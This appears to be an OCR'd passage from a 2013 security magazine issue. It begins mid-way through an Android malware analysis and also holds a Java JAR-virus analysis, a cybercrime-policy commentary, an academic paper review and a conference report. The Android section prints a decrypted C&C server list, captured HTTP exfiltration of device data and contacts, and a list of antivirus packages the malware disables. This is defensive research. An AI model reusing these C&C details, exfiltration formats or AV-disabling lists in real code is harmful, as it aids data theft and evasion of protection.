2A0DAC58  2C 0D 0A 09 09 09 22 70  6F 73 74 5F 70 6F 72 74  ,....."post_port
2A0DAC68  22 3A 38 30 39 30 2C 0D  0A 09 09 09 22 70 6F 73  ":8090,....."pos
2A0DAC78  74 5F 75 72 6C 22 3A 22  31 39 32 2E 31 36 38 2E  t_url":"192.168.
2A0DAC88  31 2E 31 30 35 22 0D 0A  09 09 7D 2C 0D 0A 09 09  1.105"....},....
2A0DAC98  7B 0D 0A 09 09 09 22 69  64 22 3A 31 2C 0D 0A 09  {....."id":1,...
2A0DACA8  09 09 22 70 6F 73 74 5F  66 69 6C 65 72 66 69 6C  .."post_filterfi
2A0DACB8  6C 65 22 3A 22 2F 62 75  67 72 65 70 6F 72 74 2F  le":"/bugreport/
2A0DACC8  66 69 6C 74 65 72 2E 70  68 70 22 2C 0D 0A 09 09  filter.php",....
2A0DACD8  09 22 70 6F 73 74 5F 68  66 69 6C 65 22 3A 22 2F  ."post_hfile":"/
2A0DACE8  62 75 67 72 65 70 6F 72  74 2F 68 69 73 74 6F 72  bugreport/histor
2A0DACF8  79 2E 70 68 70 22 2C 0D  0A 09 09 09 22 70 6F 73  y.php",....."pos
2A0DAD08  74 5F 66 69 6C 65 22 3A  22 2F 62 75 67 72 65 70  t_file":"/bugrep
2A0DAD18  6F 72 74 2F 61 6E 64 72  6F 69 64 62 75 67 72 65  ort/androidbugre
2A0DAD28  70 6F 72 74 2E 70 68 70  22 2C 0D 0A 09 09 09 22  port.php",....."
2A0DAD38  70 6F 73 74 5F 70 6F 72  74 22 3A 35 35 38 38 2C  post_port":5588,
2A0DAD48  0D 0A 09 09 09 22 70 6F  73 74 5F 75 72 6C 22 3A  ....."post_url":
2A0DAD58  22 75 70 64 61 74 65 2E  67 6F 67 6F 67 6F 67 6F  "update.gogogogo
2A0DAD68  6F 67 6C 65 2E 63 6F 6D  22 0D 0A 09 09 7D 0D 0A  ogle.com"....}..
2A0DAD78  09 5D 0D 0A 7D                                    .]..}
```

Figure 3: Decrypted C&C server list.

```
Stream Content
POST /bugreport/androidbugreport.php HTTP/1.1
Host: 198.13.102.221:5588
Accept: */*
Content-Length: 238
Content-Type: application/x-www-form-urlencoded

id=RLRZCXABJREroImIV/7rn2jBZlrNePkOxb2wv0OaEo&token=RLYDCMLYEG3z55ViG%
2bDZepLAc4GGMHk9A8wbRSvDGO&target=RLYDCMLYEGlaGRKFq/7V25Zk2bj6vnnWe0jM9/1LeQ&rd=RLYDCMLY
GF296pQv46i1iKve6d5ZJq9a33npgOqmU&fo=RLYDCMLYEG1OHL3xJybjetTvkx2EWytYLcmAkTaPvKHTTP/1.1
200 OK
Date: Tue, 23 Jul 2013 06:21:32 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Set-Cookie: PHPSESSID=2b3a1b1f8d7b075aa0fa29c607f114f2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 5
Content-Type: text/html


0
Stream Content
POST /bugreport/androidbugreport.php HTTP/1.1
Host: 198.13.102.221:5588
Accept: */*
Content-Length: 139
Content-Type: application/x-www-form-urlencoded

md=FMBABPOTZNrcnSXji9pmCJr%2bCyo88UO6m2iQeKSOgz&fo=FMBABPOTZNLpUTq0xP5pU1LcU11q/
ieA4He7mTLDJb&ds=FMBABPOTZNqM5G5MKUsrOn9Rmaq0JoIKm6vAq5S7vGHTTP/1.1 200 OK
Date: Fri, 02 Aug 2013 02:58:55 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Set-Cookie: PHPSESSID=4a1f9378ef21f1acb3f41159dbde8006; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 13
Content-Type: text/html


update ok
```

Figure 4: Sends ID and MD to remote server.

C&C COMMUNICATION

The malware collects private information from the compromised device, then encrypts the information using the AES-192 algorithm [1], which is utilized by most of the encryption and decryption routines in this library. Before sending the gathered information, the malware retrieves the C&C server list from the encrypted config.js file, which is included in the installed APK file. Besides using the AES-192 algorithm in order to decrypt the configuration file, an extra decompression is required for the server list, which calls the uncompress() API. Figure 3 shows the decrypted server list. We can see that there are two server entries in this file. The first is used for an internal test. The second entry is the real C&C server.

The collected information is divided into two parts, we refer to them as the ID part and the MD part. The ID part includes the following information:

- id IMEI
- token product brand and model
- target build version
- rd flags existence of /system/bin/su or /system/xbin/su
- fo compromised phone number

And the MD part includes the following information:

- md same as id
- fo compromised phone number
- ds contact name and number list

The malware first sends the ID part to the C&C server to register the compromised device. If the server's response data is '0', it will send the MD part. If the server's response data is '1', the MD part won't be sent. Figure 4 shows examples of such communication.

Next, the malware requests filter rules from the C&C server. The rules are used to filter the incoming text messages and the SMS database. The malware uses the following keywords for screening messages (the content may vary):

- plist — matches phone number of message
- klist — matches message content
- blist — matches nickname of message
- allmsgs — spam message content
- snumber — specific phone number by malware
- smsg — message which is sent to snumber
- allmsg — another spam message content
- checked — flag, sends spam message or not
- unlock — flag, stores the contact list or not

Figures 5a and 5b show an example of the filter rules.

The malware records the time of each start-up of the service. When the service is started the next time, it will resend the collected information and request new filter rules if the interval is longer than 30 minutes.

MONITORING SMS

In order to monitor incoming text messages, the malware first registers a new broadcast receiver by calling registerReceiver(). Then it sets the receiver's intent filter priority with

Figure 5a: Gets filter rules from C&C server.



Figure 5b: Decrypted filter rules.

the value 0x7FFFFFFF to make sure it has a higher priority than other receivers. As a result, it can process the messages first.

Whenever a message comes in, it will filter it using the rules – for example, matching the phone number, searching the message content and so on. It will call abortBroadcast() to stop handing over the messages it is interested in to other low priority receivers.

To monitor the changing of the SMS database, the malware registers a content observer by calling registerContentObserver(). Whenever the database is changed, it checks each message in the same way as it does for incoming messages. Whether the matched message comes from the receiver or observer, it will be encrypted and sent to the remote server. Whenever the receiver or the observer is triggered, the malware resends the collected information and requests an update of filter rules.

SENDING SMS

The sending of the spam message is based on the value of the keywords 'checked', 'allmsgs' and 'allmsg' in the filter rules. If 'checked' is not zero, and 'allmsgs' or 'allmsg' are not empty, it will send the spam message to each address in the contact list. The interval between sending spam messages is 40 seconds. If the compromised phone number is empty, it sends the content of the 'smsg' keyword to a specific number which is indicated by the 'snumber' keyword. Either way, it deletes its sending record from the local database to erase the evidence.

SELF-PROTECTION

In this part, the malware tries to drop FOTAKill.apk to the /system/app/ folder. FOTAKill is a third-party application

```
LDR     R1, =(aGxovclclubcgud - 0x1688E)
ADD     R5, SP, #0x1D4+var_CC
MOVS    R0, R5
ADD     R1, PC          ; "GXOVCLCLUBcgUdgY4caxmxXSUaudCv0JhmqS3yS"
ADD     R2, SP, #0x1B4
BLX     strcpy_to_heap
MOVS    R3, #0x104
ADD     R3, SP
MOVS    R0, R3          ; OutBuf
MOVS    R1, R5          ; InBuf
MOV     R8, R3
BL      decrypt_function ; registerReceiver
LDR     R1, =(aRzolcvmtgd2e9c - 0x16DEC)
ADD     R5, SP, #0x1D4+var_170
MOVS    R0, R5
ADD     R1, PC          ; "RZOLCVMTGD2E9cxN4Us3a17JK3nIA9vacQOvegh"
ADD     R2, SP, #0x1D4+var_74
BLX     strcpy_to_heap
ADD     R3, SP, #0x1D4+var_174
MOVS    R0, R3          ; OutBuf
MOVS    R1, R5          ; InBuf
MOV     R8, R3
BL      decrypt_function ; registerContentObserver
```

Figure 6: Registers new receiver and observer.

```
POST /bugreport/history.php HTTP/1.1
Host: 198.13.102.221:5588
Accept: */*
Content-Length: 137
Content-Type: application/x-www-form-urlencoded

id=TEYIGSVDSCswGloiiL/9aGLiv4zNaCwBQ2PxsUlqq3&ds=VOVUNZUDBXbDPpLNj7pmwzEj7VdwhXe67ePZopiqOx&sg=EBXRPYP
XSMw5MHLfa0z33pA9DsyBv4Q3LlzH5SvnH8HTTP/1.1 200 OK
Date: Wed, 24 Jul 2013 05:59:02 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Set-Cookie: PHPSESSID=d8c96b21a09746ffc8d2892bd2f5ac9d; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 6
Content-Type: text/html


ok
```

Figure 7: Sends a matched message to the C&C server.

that can be used to stop the FOTA (Firmware Over-The-Air) [2] update service. The purpose of utilizing FOTAKill is probably to stop the update erasing some obtained privileges, such as root access. To drop the file, the malware checks the user identification (UID) by calling the getuid() API. If the UID is root, it reads /data/system/packages.list, which records all the APKs installed on the device. If the list contains any of the following security-related strings, the malware resorts to the 'pm disable' command to close it:

- com.avira.android
- com.antivirus
- com.kms
- com.wsandroid.suite
- com.qihoo360.mobilesafe
- com.ijinshan.duba
- com.tencent.qqpimsecure
- com.anguanjia.safe
- com.lbe.security
- com.netqin.mobileguard
- com.avast.android.mobilesecurity
- com.estsoft.alyac
- com.lookout
- com.zoner.android.antivirus
- com.symantec.mobilesecurity
- com.drweb.pro
- com.drweb
- com.drweb.pro.market
- com.symantec.mobilesecurity
- com.symantec.monitor

ANALYSIS METHODS

As we know, one of the disadvantages of using native code on the *Android* platform is that it increases the application's complexity. However, the malware takes advantage of this feature to protect itself against reverse engineering. A commonly used method for debugging a native library is to attach the debugger to the target process on the remote server. However, in this case we may lose the chance to attach to the process, since the application has run over the address at which we want to stop.

Therefore, we need to know how to set the first breakpoint at the address we want to go to. The simplest and most effective way to do this is to use a single instruction to perform an infinite loop. At the address at which we need to set a breakpoint, an unconditional jump can be used to replace the original instruction. Since the native library is based on ARM architecture (at present, *Android* supports ARM, ATOM and MIPS), the modified instruction for ARM and THUMB is as follows:

Set	Format	Byte code
THUMB	1110 0XXX XXXX XXXX	FE E7
ARM	1110 1010 XXXX XXXX XXXX XXXX XXXX XXXX	FE FF FF EA

Instead of repacking the modified native library into the APK, we can replace the corresponding library on the remote server. This also bypasses the malware's inspection of the integrity of the APK. Usually, if we use an *Android* emulator, the library can be found in the /data/data/<app name>/lib/ folder or the /data/app-lib/<app name>/ folder.

When it comes to static analysis, thanks to *IDA*'s powerful comment functionalities, a calling convention named __usercall can be used. For this ARM ELF file, the general format looks like this:

```
int __usercall FunctionName<R0>(int P1<R0>, char*
P2<R1>, int P3<R2>);
```

If there are lots of references to a function, it is very helpful for analysis purposes to add comments to the function parameters.

CONCLUSION

Use of the native library, anti-debugging tricks and encrypted strings to increase the complexity of reverse engineering, as well as the dropping of the FOTAKill application, all give us a hint that this malware may still be under development, and we are likely to see more features added to it soon.

REFERENCES

[1] Advanced Encryption Standard. Wikipedia. http://en.wikipedia.org/w/index.php?title=Advanced_Encryption_Standard&oldid=582028381.

[2] Over-the-air programming. Wikipedia. http://en.wikipedia.org/w/index.php?title=Over-the-air_programming&oldid=581843956.

MALWARE ANALYSIS 3

HANDS IN THE COOKIE JAR

Peter Ferrie
Microsoft, USA

Viruses for Java are relatively rare, and parasitic viruses for Java are even rarer. There are two ways in which a virus can infect a Java application. One is to attach to a class file, which might involve decompiling the class file to its individual components, inserting the virus code, and then reassembling the result. This technique is extremely error-prone but is known to be possible since it has been used successfully by the StrangeBrew [1] and BeanHive [2] viruses (and more recently on the very Java-like .NET platform [3]). The other method is to place the virus code inside a JAR file and include a reference to the virus class file, for example by changing the application's entry point. This is the technique that is used by the Java/Handjar virus.

SPLIT THE DIFFERENCE

The virus begins by retrieving the name of the directory from which the JAR file was run. The temporary files that are created during the infection phase will be placed in this directory.

The virus also retrieves the path of the executing class file, and splits the string according to the operating-system-specific separator ('\' for *Windows* and '/' for everything else). This is effectively the third line of code and it is here that we encounter the first bug. It is clear that the code was built and tested on a non-*Windows* system, because on *Windows*, the regular expression that is passed to the split function is malformed. This causes an exception to be raised and the virus code exits noisily.

JAR HEAD

If the path has been split successfully, then the virus isolates the last component of the path, which is the filename of the executing JAR file. The virus creates a list of .jar files that exist in the current directory. It is rare for a JAR file to be named '.JAR' or '.Jar', for example, instead of '.jar'. However, the comparison is case-sensitive and such files will be ignored if they exist. The virus attempts to parse the running JAR file to extract its contents. If the 'mytmpdir' directory does not exist, then the virus attempts to create it. This is the directory that will hold the files from an infected JAR file – the 'infected' directory.

The virus queries the list of entries in the JAR file. For each of them, it retrieves the name of the entry and then constructs a path that includes the name of the entry. The virus extracts the filename by isolating everything that follows the last '/' character, but then does nothing with it. The virus also extracts the name of the new subdirectory by isolating everything up to the last '/' character, if it exists. If the entry is a subdirectory, the virus appends the subdirectory name to the path. There is an interesting 'bug' in the code at this point – the variable that receives the path is declared once and assigned twice:

```
File dir = dir = ...
```

This is harmless, of course, because the assignment of the variable to itself does not change the result – it just demonstrates the carelessness of the virus author.

The virus creates the required subdirectories (there might be more than one) if they do not exist already. If the entry refers to a file, then the virus decompresses it in 16KB chunks and writes the result as a file in the appropriate subdirectory. After all of the entries have been processed, the virus constructs a list of the extracted files. This results in a problem during the infection phase, which is described below.

The virus examines each of the JAR files that it has found, excluding the one that is running already. If the 'tmpdir' directory does not exist, then the virus attempts to create it. This is the directory that will hold the contents from the other JAR files – the 'clean' directory. For each of the JAR files, the virus extracts the contents into the 'clean' directory. The virus checks for the presence of a file named 'kjlfaojdfaljgsdfaKdlkAUSfdld'. This is the infection marker. It is not known whether the string has any significance. For some reason, the virus checks for the presence of the file by iterating over the entire contents of the directory while attempting to match the name, instead of simply checking for the existence of the file.

BUGBLATTER BEAST

If the JAR file is not infected, the virus reads the 'manifest.mf' file and attempts to split the lines according to the operating-system-specific line separator. This is a serious bug because the line separator for the current operating system might not match the line separator that was used when the manifest file was created. If there is a mismatch whereby the operating-system-specific line separator is carriage return/line feed, but the manifest file line separator is only line feeds, then the code will cause an exception to be raised and the virus code will exit noisily. If there is a mismatch whereby the operating-system-specific line separator is line feed only, but the manifest file line separator is carriage return/line

feeds, then a different bug arises (which is described below). If the separation is 'successful', then the virus assumes that the second line will contain the 'Main-Class:' string, and isolates the text that follows the string. This is the application's entry point.

The virus constructs another string that has the same contents as the text following the 'Main-Class:' string, but excluding the last character. The likely reason for excluding the last character is that the virus author had a manifest file that used carriage return/line feed as the line separator. As we know already, the virus was built on a non-*Windows* system, which means that the operating-system-specific line separator was line feed only. When separating the lines by dropping only the line feed, the carriage-return character is retained, resulting in a string that is not usable for the purposes of the virus. The virus author 'solved' this problem by always dropping the last character. However, when the operating-system-specific line separator matches the manifest file line separator, the virus drops the last character of the entry point name. This results in yet another bug, which prevents infected files from running (see below).

LAUNCH IN T-MINUS...

The virus gains access to the installed Java compiler and uses it to compile the virus launcher class directly in memory. The code used to perform the in-memory compilation is taken from a well-known website which hosts the example code. The virus author has not changed any of the code at all, including the variable names, and the result of the compilation is assigned, but never checked.

The launcher class is intended to be the application's new entry point. It is supposed to display a message, run the host code, and then run the virus code. Unfortunately, because the virus includes a multi-line text string in the code to compile, there is a silent compilation failure. That is, the request to compile succeeds, but the output file is not created. It seems likely that the virus writer added the message after the testing was completed, and thus did not notice the problem, because the first generation of the virus inserts its other files into the target JAR file, which makes the target JAR file appear infected. However, the target file will not replicate further because it is missing its entry point class.

MAKE ME A SANDWICH

After compiling the code, the virus alters the manifest file to refer to the virus launcher class. There is *yet* another bug in this code – the virus performs a search-and-replace to change every reference to the original class name, instead of changing the specific one that follows the 'Main-Class:' string. As a result, if the original class name contains a substring of any of the strings that appear in a manifest file ('Manifest-Version: 1.0', 'Created-By:', '(Oracle Corporation)', 'Main-Class:'), then those strings will be corrupted and the target file will not run at all.

The virus places the infection marker in the directory, copies the virus launcher file, and then copies all of the class files from the virus directory to the host directory. Yes, *all* of them. It is not known why the virus does this, because what we have now is a directory containing the contents of the clean JAR file along with the contents of a previously infected JAR file. The next replication of this 'sandwich' will take that collection of files and combine it with the contents of the next JAR file to infect, and so on, resulting in an unbounded size increase. Furthermore, if any of the files from the virus directory have the same name as those in the infected directory, then the files from the virus directory will replace them, resulting in unpredictable behaviour when the application is run.

At this point, the virus copies two of the virus class files explicitly to the infected directory, the third one having been copied by the previous copy operation. The virus deletes the original clean JAR file, and creates a newly infected JAR in its place. The virus deletes the contents of the two directories recursively, along with the two temporary class files that were created during the infection process, and then examines the next file in the list. It exits after all of the files have been processed.

CONCLUSION

The author of this virus managed to take the cross-platform promise of Java and break it to such a point that the virus runs on only a subset of supported platforms, and makes a sandwich that no one would want. That takes skills that no one would envy.

REFERENCES

[1] StrangeBrew. http://www.f-secure.com/v-descs/sbrew.shtml.

[2] Java.BeanHive. http://www.symantec.com/security_response/writeup.jsp?docid=2000-121910-5507-99.

[3] Ferrie, P. Let them eat brioche. Virus Bulletin, November 2004, p.6. http://www.virusbtn.com/pdf/magazine/2004/200411.pdf.

COMMENTARY

THE PAST AND FUTURE OF INTERNATIONAL COOPERATION

Wout de Natris
De Natris Consult, The Netherlands

A few years ago, it was common when discussing anti-spam enforcement with international colleagues to hear the despairing cry: 'It's the Internet, so we cannot do anything!'. This is what I heard straight after a presentation I gave to EU colleagues in which I showed that having an effective anti-spam law – i.e. one with an agency behind it that can act, enforce and punish – can be successful; and, worse, during training on how to investigate and enforce 'the spam law'[1] successfully.

In autumn 2013, it seems that parliamentarians in 11 EU Member States are failing to grasp today's reality – their reaction has been similar to that described above, and in drawing the yellow card against an EU public prosecution office, they have moved backwards instead of making a leap into the future[2]. It's almost as if to say: 'We do not want to act.'

But why is it necessary, in 2013, to give up a little bit of sovereignty and territoriality?

SCOPE

The proposed EU prosecution office was only concerned with a very specific topic: fraud committed with EU funding or embezzlement of EU funding; a way to follow up on audits that have shown that something has gone terribly wrong; a way to prosecute from the same place the funding came from, i.e. Europe. This is a very specific proposal in the 'old' world.

I do not want to go into discussions as to whether the nation state as we know it is on its last legs because of the power of the Internet. There's no way of predicting this.

What I do want to look at is whether the developments that are going on around us, and which are quickly becoming a part of our daily lives and routines, should force representatives of nation states to look at sovereignty and territoriality with a broader perspective than they do currently.

THE PHYSICAL AND THE DIGITAL = LIFE

Over the past few years, we (at least those of us that are connected to the Internet – which in The Netherlands is said to be 94% of the population) have moved into a 'new' world. The way in which physical and digital lives have converged allows for policy makers to stop making the distinction between the two. ICT improves the quality of our lives considerably, and our dependence on ICT is growing by the day. In fact, the digital realm has become such an integral part of our daily lives that the difference has become moot when we talk of cybercrime and 'regular' crime. At present, people are even being connected directly to the Internet through chips placed inside their bodies: there are apps on cell phones that measure the body's functions (and share these with whom?) and implanted medical devices that control insulin injections and regulate pacemakers. So, what happens if the chip inside someone is hacked – there is no security by design in there – and it fails to share crucial, life-saving data because the chip is in the middle of a massive DDoS attack against a website or a nation state? Hypothetical? Just remember why former US Vice President Cheney disconnected the chip in his pacemaker from the Internet[3] – which was the exact function that could potentially save his life. We are only at the beginning of this revolutionary development.

It is not necessary at this point to go into how the Internet can be used for nefarious purposes. This is what we live with and read about every day. Added to this is the fact that nation states are spying on the world at large. The point that is important to make here is that there is a race for power and control in the physical world, far beyond the realm of anti-terrorism. Just look at the individuals, public and private, who were spied upon, and it becomes clear that anti-terrorism is not the sole objective. Let's not kid ourselves that the US is the only nation state doing this.

The above does put a different perspective on the reaction of national parliamentarians to the proposal for a very small EU prosecutor's office. The creation of EU institutions that can actually make the Internet safer for the EU as a whole by empowering these EU institutions accordingly, is effectively being blocked by national sentiments. Can the EU afford not to have institutions of this sort?

ANCIENT REFLEXES PREVAIL

The cry 'it's the Internet, we cannot do anything' is easily countered. No matter how many digital borders are passed, or how many different actors 'elsewhere' are involved, the crime is ultimately committed on *somebody*'s doorstep, from somebody's device – in a nation state, with an agency responsible for an investigation. The challenge here, of course, is in gathering all the pieces of evidence

[1] To be accurate, art. 11.7 of the Telecommunications Act (May 2004).
[2] http://www.nrc.nl/nieuws/2013/10/30/eu-lidstaten-trekken-gele-kaart-tegen-brussels-justitieplan/.
[3] http://nakedsecurity.sophos.com/2013/10/22/doctors-disabled-wireless-in-dick-cheneys-pacemaker-to-thwart-hacking/.

together when many actors in different states are involved. Often this challenge is overwhelming, and the crime is ignored as a consequence.

Looking at the European Union, the reflexes discussed in this article go all the way back to the Treaty of Westphalia[4] – an age in which government officials travelled to international treaty conferences on horseback or by horse-drawn carriage, over pot-holed dirt roads. Officials and messengers often travelled for days or even weeks to reach the negotiations over distances that are now travelled physically in a few hours at most, and digitally covered in fractions of a second. The fact that, in 2013, EU institutions such as EC3, Eurojust and ENISA can still effectively do nothing decisive where fighting cybercrime and equally where defending cyber resilience and security are concerned, and that the institution of a European prosecutor's office is anathema to most western European countries, is a reflex that seems to have no grasp of today's reality. Let us not forget that these organizations are seldom if ever in a position to debate their predicament to parliamentarians or civil servants. They have lawful tasks to execute, it is not their role to debate (international) politics. It is here that coordinating bodies at a higher level than a nation state come into play, and could make a difference.

FUTURE REFLEXES

We live in an age in which decisions that truly matter to citizens and nation states alike – e.g. how the Internet works, where data is stored, the voluntary adoption of standards that secure all end-users, the storage of sensitive privacy data, the (in)security of devices, the development of security by design, the Internet of things, etc. – are neither made nor truly influenced by governments. Instead, these decisions are made by multinational corporations and by self-regulatory bodies around the Internet, and even in the attic of a home in Laos, where a 15-year-old creates the next killer app – without security by design. National borders don't have anything to do with the decisions made here. Neither do criminals observe borders as we know them. Politicians and governments seem to be the only ones looking at borders. It is time for them to focus on where they can (and want to) have influence. (Many do, I know from experience.)

One step would be to provide for prior conditions necessary for cybersecurity, e.g. enforce a duty of care or create a level playing field for all actors that allows a smooth adoption of standards. Another would be to protect public interests by truly enforcing the rule of law.

[4] http://en.wikipedia.org/w/index.php?title=Westphalian_sovereignty&oldid=580812137.

If that becomes nearly impossible to achieve effectively at the national level due to the nature of the Internet, one of the most obvious solutions is to allow international coordination on the topics of cybercrime, cybersecurity and spam and malware enforcement[5]. The obvious place to start this experiment is at the EU level. And, yes, that means that small parts of sovereignty and territoriality would be surrendered. If a country truly strives to battle cybercrime successfully, there is no other option. The issue is digital, so by its very nature involves other nation states and actors in other countries. In complex, cross-border cases, EU bodies in the near future ought to be able to take the initiative in investigations and create teams consisting of representatives from involved national institutions to gather intelligence and to investigate cases, or solve security crises together. It is a mistake to think that any case or threat in 2013 is a national affair. It almost never is. If the Member States of the EU can't solve this issue – and do so soon – there is not much hope for fruitful cooperation with countries outside of the EU. Note, I speak here of coordination. The judicial actions, and with that democratic oversight, can remain in place just as they are today.

Consider a mediaeval castle, the Dutch Waterline or the Maginot Line – they have all become outdated because of the modernization of attack techniques. New lines of defence are necessary in the digital age, and to look at them only from a national level (even just from a governmental point of view) is an ancient reflex. International coordination and cooperation is necessary and it is needed now.

CONCLUSION

The Internet has become an integral part of our lives. The difference between the physical and digital worlds is disappearing fast. Now it is also time to take necessary steps in the governance of nation states. An EU prosecutor's office is just the sort of institution needed here. Giving coordinating powers to EU institutions is about coordination and initiative, about bringing the right people together. It's about solving crimes, diminishing threats and catching perpetrators. It's about true cooperation across borders with urgency and effectiveness. It is not about national prosecution in the end phase of a case. Every second wasted is another successful attack. The decision as to who takes someone to court and where, is another discussion. This does not have to change at all. But this topic is about the future. It is time to act accordingly. Are there truly any other options?

[5] This article is mainly about the digital domain. The same argument can, of course, be made for international organized crime in the physical world.

SPOTLIGHT

GREETZ FROM ACADEME: SANTA'S GOT A GUN

John Aycock
University of Calgary, Canada

In the latest of his 'Greetz from Academe' series, highlighting some of the work going on in academic circles, John Aycock looks at a tool designed to detect JavaScript containing malicious evasions.

As the weather here in Calgary changes from the depressing snowfalls of October to the embittering snowfalls of November and the downright irritating snowfalls of December, my thoughts turn to Christmas. Specifically, how is Santa able to compile his lists of good and bad JavaScript code? It's a perplexing problem.

But fear not, for Kapravelos *et al.* are here to help, with their paper 'Revolver: An Automated Approach to the Detection of Evasive Web-based Malware' [1]. The paper was presented at the 2013 USENIX Security Symposium in August, and the researchers' aim is to automatically be able to detect when JavaScript has malicious evasions added to it. Their tool, Revolver, is interesting in one sense because it leverages existing resources that many anti-malware companies either already have, or could put together in short order: a malicious JavaScript detector, and corpora of benign and malicious JavaScript code.

REVOLVER

Revolver operates on the premise that malicious JavaScript evolves over time as it is tweaked by the bad guys to avoid detection. This implies that earlier versions of the malicious code probably exist in security researchers' repositories – whether picked up via honeyclients, submitted to detectors by the bad guys themselves, or delivered by magical sleigh and reindeer, it matters not. If a new sample is classified by some detector as benign, but the sample's code looks *suspiciously* similar to an older sample classified as malicious, then the new sample may have been modified to include evasive code.

The tricky part is detecting when two pieces of code, possibly obfuscated on purpose, are suspiciously similar. Surprisingly, most of the similarity analysis performed by Revolver is static, with the results of some dynamic analysis thrown in to pick up dynamically generated code and note which code was actually executed. Unnecessary detail that could throw off comparison is abstracted away from the JavaScript and, in keeping with the Christmas theme, an abstract syntax tree (AST) representation of the JavaScript code is used. (The tree nodes are decorated with dynamically gathered execution information for that festive look.)

To trim the search space down, ASTs are summarized as fixed-length vectors, where each vector element is the frequency with which a particular type of AST node appeared. This summary allows the researchers to look efficiently for the nearest neighbours in the JavaScript corpora, filtering out code that is unlikely to match. They then use a linearized representation of the ASTs (basically strings) and use the edit distance between them as a similarity measure. There's more to their technique, but suffice it to say that they employed much cleverness in their design.

ACADEMIC PERCEPTION

I had originally chosen to look at this paper because of its evasion detection technique, but reading through it unfortunately highlights the academic perception of anti-virus technology. I thought we were past the anti-virus-as-glorified-string-search notion, but perhaps not. To quote: 'attackers may obfuscate their code so that it does not match the string signatures used by antivirus tools' (pp.637–8) and 'code obfuscation is effective against tools that rely on signatures, such as antivirus scanners' (p.639). I could quote more, but this gives the general flavour.

SCALE

Antiquated perceptions aside, however, Revolver isn't just an academic proof of concept, but is designed to scale. With only four machines, the researchers were able to process just under 600,000 samples per day, which was as much as their detection 'oracle' could feed them. Lots of tuning and algorithmic tricks are used to allow the system to scale up, and all the details are given in the paper; a good implementer should be able to reproduce Revolver from the description.

For sorting out the good and bad JavaScript, Saint Nick need not play Russian Roulette with Revolver. Happy holidays!

REFERENCES

[1] Kapravelos, A.; Shoshitaishvili, Y.; Cova, M.; Kruegel, C.; Vigna, G. Revolver: An Automated Approach to the Detection of Evasive Web-based Malware. Proceedings of the 22nd USENIX Security Symposium, 2013, pp.637–651. http://seclab.cs.ucsb.edu/media/uploads/papers/usenix2013_revolver.pdf.

CONFERENCE REPORT

EICAR 2013: DATA PROTECTION <> DATA SECURITY?

Eddy Willems
G Data and EICAR, Belgium

The 22nd EICAR Conference was held last month at the Leibniz University of Hannover, home of the prestigious Institute for Legal Informatics. One of the aims of this year's event was to discuss the related topics of data protection and data security alongside each other, rather than in isolation.

GRIPPING SPEECHES

As has become tradition, the event started with some pre-conference lectures which were given by students from the French ESIEA institute on MS x64 assembly and the Carberp botnet creation kit. After that, gripping opening speeches were given by Peter Kruse (*CSIS*) on the Tinba banking trojan, and by Prof. Dr Nikolaus Forgo (Leibniz University) on data protection and privacy.

An unscheduled presentation was made by Righard Zwienenberg – a short tribute to Péter Ször, well known security researcher and friend of Righard (and myself), who died unexpectedly just days before the conference. Péter was a regular presenter at the EICAR conference in its early days.

This year, the conference was divided into two tracks: 'scientific/technical' and 'scientific/legal'. A broad selection of highly respected German speakers, including Prof. Peter Gola and Prof. Dr Michael Schmidt, presented papers in the legal track on topics that included big data, cloud security, and even the NSA-PRISM-related problems. As the conference went on, 'data privacy' emerged as possibly the most well-used term during the event. Whereas in the past 20 years, the word 'privacy' was barely uttered in any speech at any security conference, it now seems to turn up in almost every presentation. Until we reach a worldwide recognition of and agreement about data privacy laws, we will continue to come across a lot more contradiction and problems relating to privacy. This is one of the big challenges for the coming years. It could be handled with better international laws and optimized programming, but a lot of work still needs to be done. Big data is a good example of this and it is already becoming both a solution and a problem in itself.

BYOD is an important trend in the IT industry and was another important topic of the conference. Whereas legal compliance of BYOD can be achieved by taking the right steps, it should always be considered whether or not the option to provide employees with company-owned devices (which may be used privately as well as in the workplace and which, in addition, may be chosen freely by the employees within certain boundaries) would not constitute a significantly easier model, combining the advantages of BYOD with the safety of full technical and better legal control of devices. A BYOD model must be thoroughly adapted to the company's business model and processes within the IT infrastructure, in particular regarding hardware and software ownership and maintenance, data ownership, IS security policy, data security and liability.

